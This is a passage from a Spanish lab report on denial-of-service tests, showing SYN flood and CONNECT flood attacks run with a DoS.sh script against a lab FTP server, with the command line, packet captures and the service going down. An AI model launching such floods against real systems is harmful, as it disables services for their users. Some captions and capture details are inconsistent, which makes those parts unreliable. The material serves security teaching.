74818	0.148987302	192.168.1.35	192.168.1.35	TCP	54	14901 -> 80 [SYN] Seq=0 Win=512 Len=0
74819	0.148987321	192.168.1.35	192.168.1.35	TCP	54	14902 -> 80 [SYN] Seq=0 Win=512 Len=0
74820	0.148987393	192.168.1.35	192.168.1.35	TCP	54	14903 -> 80 [SYN] Seq=0 Win=512 Len=0
74821	0.148987584	192.168.1.35	192.168.1.35	TCP	54	14904 -> 80 [SYN] Seq=0 Win=512 Len=0
74822	0.148987621	192.168.1.35	192.168.1.35	TCP	54	14905 -> 80 [SYN] Seq=0 Win=512 Len=0
74823	0.148987632	192.168.1.35	192.168.1.35	TCP	54	14906 -> 80 [SYN] Seq=0 Win=512 Len=0
74824	0.148987696	192.168.1.35	192.168.1.35	TCP	54	14907 -> 80 [SYN] Seq=0 Win=512 Len=0
74825	0.148987816	192.168.1.35	192.168.1.35	TCP	54	14908 -> 80 [SYN] Seq=0 Win=512 Len=0
74826	0.148987815	192.168.1.35	192.168.1.35	TCP	54	14909 -> 80 [SYN] Seq=0 Win=512 Len=0
74827	0.148987732	192.168.1.35	192.168.1.35	TCP	54	14910 -> 80 [SYN] Seq=0 Win=512 Len=0
74828	0.148987430	192.168.1.35	192.168.1.35	TCP	54	14911 -> 80 [SYN] Seq=0 Win=512 Len=0
74829	0.148987618	192.168.1.35	192.168.1.35	TCP	54	14912 -> 80 [SYN] Seq=0 Win=512 Len=0
74830	0.148987813	192.168.1.35	192.168.1.35	TCP	54	14913 -> 80 [SYN] Seq=0 Win=512 Len=0
74831	0.148987884	192.168.1.35	192.168.1.35	TCP	54	14914 -> 80 [SYN] Seq=0 Win=512 Len=0
74832	0.148987448	192.168.1.35	192.168.1.35	TCP	54	14915 -> 80 [SYN] Seq=0 Win=512 Len=0
74833	0.148987493	192.168.1.35	192.168.1.35	TCP	54	14916 -> 80 [SYN] Seq=0 Win=512 Len=0
74834	0.148987776	192.168.1.35	192.168.1.35	TCP	54	14917 -> 80 [SYN] Seq=0 Win=512 Len=0
74835	0.148987862	192.168.1.35	192.168.1.35	TCP	54	14918 -> 80 [SYN] Seq=0 Win=512 Len=0
74836	0.148987880	192.168.1.35	192.168.1.35	TCP	54	14919 -> 80 [SYN] Seq=0 Win=512 Len=0
74837	0.148987886	192.168.1.35	192.168.1.35	TCP	54	14920 -> 80 [SYN] Seq=0 Win=512 Len=0
74838	0.148987882	192.168.1.35	192.168.1.35	TCP	54	14921 -> 80 [SYN] Seq=0 Win=512 Len=0
74839	0.148987924	192.168.1.35	192.168.1.35	TCP	54	14922 -> 80 [SYN] Seq=0 Win=512 Len=0
74840	0.148987822	192.168.1.35	192.168.1.35	TCP	54	14923 -> 80 [SYN] Seq=0 Win=512 Len=0
74841	0.148987812	192.168.1.35	192.168.1.35	TCP	54	14924 -> 80 [SYN] Seq=0 Win=512 Len=0
74842	0.148987859	192.168.1.35	192.168.1.35	TCP	54	14925 -> 80 [SYN] Seq=0 Win=512 Len=0
74843	0.148987498	192.168.1.35	192.168.1.35	TCP	54	14926 -> 80 [SYN] Seq=0 Win=512 Len=0
74844	0.148987294	192.168.1.35	192.168.1.35	TCP	54	14927 -> 80 [SYN] Seq=0 Win=512 Len=0
74845	0.148987882	192.168.1.35	192.168.1.35	TCP	54	14928 -> 80 [SYN] Seq=0 Win=512 Len=0
74846	0.148979862	192.168.1.35	192.168.1.35	TCP	54	14929 -> 80 [SYN] Seq=0 Win=512 Len=0
74847	0.148971348	192.168.1.35	192.168.1.35	TCP	54	14930 -> 80 [SYN] Seq=0 Win=512 Len=0
74848	0.148973821	192.168.1.35	192.168.1.35	TCP	54	14931 -> 80 [SYN] Seq=0 Win=512 Len=0
74849	0.148975792	192.168.1.35	192.168.1.35	TCP	54	14932 -> 80 [SYN] Seq=0 Win=512 Len=0

Figura 11: Paquetes del ataque SYN Flood

Vemos que se han mandado un total de 14841060 paquetes durante 20 segundos que se ha estado ejecutando el comando. Y como se puede ver por la imagen de Wireshark, en el paquete 74826 aproximadamente (por que cuenta de envío y de recepción), y el servicio queda completamente inoperativo. Sigamos al siguiente ataque.

3.3.4. CONNECT FLOOD

Vamos a ejecutar ahora el ataque *CONNECT Flood* y veamos sus consecuencias nuevamente, primero comprobaremos que el servicio ftp en el puerto 21 funciona normalmente:

```
local A ~/Proyectos/Cibersecurity_Research/ES/p2
>> ftp 192.168.1.35 21
Connected to 192.168.1.35.
220 win-server Microsoft FTP Service (Version 5.0).
Name (192.168.1.35:local): administrador
331 Password required for administrador.
Password:
230 User administrador logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
06-06-09 04:27PM <DIR> descargas
226 Transfer complete.
ftp> █
```

Figura 12: Comprobación del funcionamiento del servicio ftp antes del ataque

Ejecutamos el ataque ahora:

```
[ local A ] ~ /Projectos/Cibersecurity_Research/ES/p2
)) ./DoS.sh --protocol TCP --verbose --max_packets 222 --type CONFLOOD 192.168.1.35 21
```

| _ \ / -----
| | | | ____ (_____
| | | | / _ \ \
| | | | () _____
|_____/____/_____| (by: Github => @MiguelAcha0)

Starting attack on 192.168.1.35:21 using TCP

```
-----  
|          CONFIGURATION          |  
-----  
| Protocol: TCP                   |  
| Type: CONFLOOD                  |  
| IP Spoof: none                  |  
| Packet size: -1 bytes           |  
| Max packets: 222                |  
| Interval: 0 seconds              |  
-----
```

Are you sure you want to continue? (y/N): y
Continuing execution...

Figura 13: Ejecución del script modo CONNECT Flood atacante

```
local A ~/Proyectos/Cibersecurity_Research/ES/p2
)) ftp 192.168.1.35 21
Connected to 192.168.1.35.
421
ftp>
```

Figura 14: Intento de conexión al servicio ftp en el ataque

[tcp or udp or icmp or icmpv6] and (ip.src == 192.168.1.35 or ip.dst == 192.168.1.35) and (ip.src == 192.168.1.172 or ip.dst == 192.168.1.172)									
No.	Time	Source	Destination	Protocol	Length	Info			
19754	11.774376684	192.168.1.172	192.168.1.35	TCP	66	38746 → 21 [ACK] Seq=1	Ack=1	Win=4256	Len=0 TSval=2764977934 TSecr=0
19755	11.774614096	192.168.1.35	192.168.1.172	FTP	73	Response: 421			
19756	11.774627491	192.168.1.172	192.168.1.35	TCP	66	38746 → 21 [ACK] Seq=1	Ack=8	Win=4256	Len=0 TSval=2764977934 TSecr=19342
19757	11.774639872	192.168.1.35	192.168.1.172	TCP	66	21 → 38746 [FIN, ACK] Seq=8	Ack=1	Win=64240	Len=0 TSval=19342 TSecr=2764977934
19758	11.774654008	192.168.1.172	192.168.1.35	TCP	66	38746 → 21 [FIN, ACK] Seq=1	Ack=8	Win=4256	Len=0 TSval=2764977934 TSecr=19342
19759	11.774850381	192.168.1.35	192.168.1.172	TCP	66	21 → 38746 [ACK] Seq=8	Ack=2	Win=4240	Len=0 TSval=19342 TSecr=2764977934
19760	11.774867829	192.168.1.172	192.168.1.35	TCP	54	38746 → 21 [RST] Seq=2	Win=0 Len=0		
19761	11.774977241	192.168.1.172	192.168.1.35	TCP	74	38770 → 21 [SYN] Seq=0	Win=64240	Len=0 MSS=1460	SACK_PERM TSval=2764977934 TSecr=0 WS=128
19762	11.775264629	192.168.1.35	192.168.1.172	TCP	78	21 → 38758 [SYN, ACK] Seq=8	Ack=1	Win=64240	Len=0 MSS=1460 WS=1 TSval=8 TSecr=0 SACK_PERM
19763	11.775297112	192.168.1.172	192.168.1.35	TCP	66	38758 → 21 [ACK] Seq=1	Ack=1	Win=4256	Len=0 TSval=2764977935 TSecr=0
19764	11.775382776	192.168.1.35	192.168.1.172	FTP	73	Response: 421			
19765	11.77546618	192.168.1.172	192.168.1.35	TCP	66	38758 → 21 [ACK] Seq=1	Ack=8	Win=4256	Len=0 TSval=2764977935 TSecr=19342
19766	11.775557608	192.168.1.35	192.168.1.172	TCP	66	21 → 38758 [FIN, ACK] Seq=8	Ack=1	Win=64240	Len=0 TSval=19342 TSecr=2764977935
19767	11.775570381	192.168.1.172	192.168.1.35	TCP	66	38758 → 21 [FIN, ACK] Seq=1	Ack=8	Win=4256	Len=0 TSval=2764977935 TSecr=19342
19768	11.775733864	192.168.1.35	192.168.1.172	TCP	66	21 → 38758 [ACK] Seq=8	Ack=2	Win=4240	Len=0 TSval=19342 TSecr=2764977935
19769	11.775748784	192.168.1.172	192.168.1.35	TCP	54	38758 → 21 [RST] Seq=2	Win=0 Len=0		
19770	11.776414358	192.168.1.172	192.168.1.35	TCP	74	38770 → 21 [SYN] Seq=0	Win=64240	Len=0 MSS=1460	SACK_PERM TSval=2764977936 TSecr=0 WS=128
19771	11.776584093	192.168.1.35	192.168.1.172	TCP	78	21 → 38778 [SYN, ACK] Seq=8	Ack=1	Win=64240	Len=0 MSS=1460 WS=1 TSval=8 TSecr=0 SACK_PERM
19772	11.776661526	192.168.1.172	192.168.1.35	TCP	66	38778 → 21 [ACK] Seq=1	Ack=1	Win=4256	Len=0 TSval=2764977936 TSecr=0
19773	11.776870690	192.168.1.35	192.168.1.172	FTP	73	Response: 421			
19774	11.776899218	192.168.1.172	192.168.1.35	TCP	66	38778 → 21 [ACK] Seq=1	Ack=8	Win=4256	Len=0 TSval=2764977936 TSecr=19342
19775	11.776986081	192.168.1.35	192.168.1.172	TCP	66	21 → 38778 [FIN, ACK] Seq=8	Ack=1	Win=64240	Len=0 TSval=19342 TSecr=2764977936
19776	11.776983818	192.168.1.172	192.168.1.35	TCP	66	38778 → 21 [FIN, ACK] Seq=1	Ack=8	Win=4256	Len=0 TSval=2764977936 TSecr=19342
19777	11.777061365	192.168.1.35	192.168.1.172	TCP	66	21 → 38778 [ACK] Seq=8	Ack=2	Win=4240	Len=0 TSval=19342 TSecr=2764977936
19778	11.777400105	192.168.1.172	192.168.1.35	ICMP	4	[RST] Seq=0 Win=0 Len=0			
19779	11.777773825	192.168.1.172	192.168.1.35	TCP	74	38788 → 21 [SYN] Seq=0	Win=64240	Len=0 MSS=1460	SACK_PERM TSval=2764977937 TSecr=0 WS=128
19780	11.777926246	192.168.1.35	192.168.1.172	TCP	78	21 → 38788 [SYN, ACK] Seq=8	Ack=1	Win=64240	Len=0 MSS=1460 WS=1 TSval=8 TSecr=0 SACK_PERM
19781	11.777932445	192.168.1.172	192.168.1.35	TCP	66	38788 → 21 [ACK] Seq=1	Ack=1	Win=4256	Len=0 TSval=2764977937 TSecr=0
19782	11.778066768	192.168.1.35	192.168.1.172	FTP	73	Response: 421			
19783	11.778073834	192.168.1.172	192.168.1.35	TCP	66	38788 → 21 [ACK] Seq=1	Ack=8	Win=4256	Len=0 TSval=2764977937 TSecr=19342
19784	11.778181588	192.168.1.35	192.168.1.172	TCP	66	21 → 38788 [FIN, ACK] Seq=8	Ack=1	Win=64240	Len=0 TSval=19342 TSecr=2764977937
19785	11.778174639	192.168.1.172	192.168.1.35	TCP	66	38788 → 21 [FIN, ACK] Seq=1	Ack=8	Win=4256	Len=0 TSval=2764977938 TSecr=19342
19786	11.778290215	192.168.1.35	192.168.1.172	TCP	66	21 → 38788 [ACK] Seq=8	Ack=2	Win=4240	Len=0 TSval=19342 TSecr=2764977938
19787	11.778296802	192.168.1.172	192.168.1.35	TCP	54	38788 → 21 [RST] Seq=2	Win=0 Len=0		
19788	11.778306612	192.168.1.172	192.168.1.35	TCP	74	38788 → 21 [SYN] Seq=0	Win=64240	Len=0 MSS=1460	SACK_PERM TSval=2764977938 TSecr=0 WS=128
19789	11.778017781	192.168.1.35	192.168.1.172	TCP	78	21 → 38784 [SYN, ACK] Seq=8	Ack=1	Win=64240	Len=0 MSS=1460 WS=1 TSval=8 TSecr=0 SACK_PERM

Figura 15: Paquetes del ataque SYN Flood

En total se han intercambiado 20000 paquetes entre ambas máquinas en 20 segundos, muchos menos ya que la conexión es completa esta vez. El servicio queda completamente inoperativo.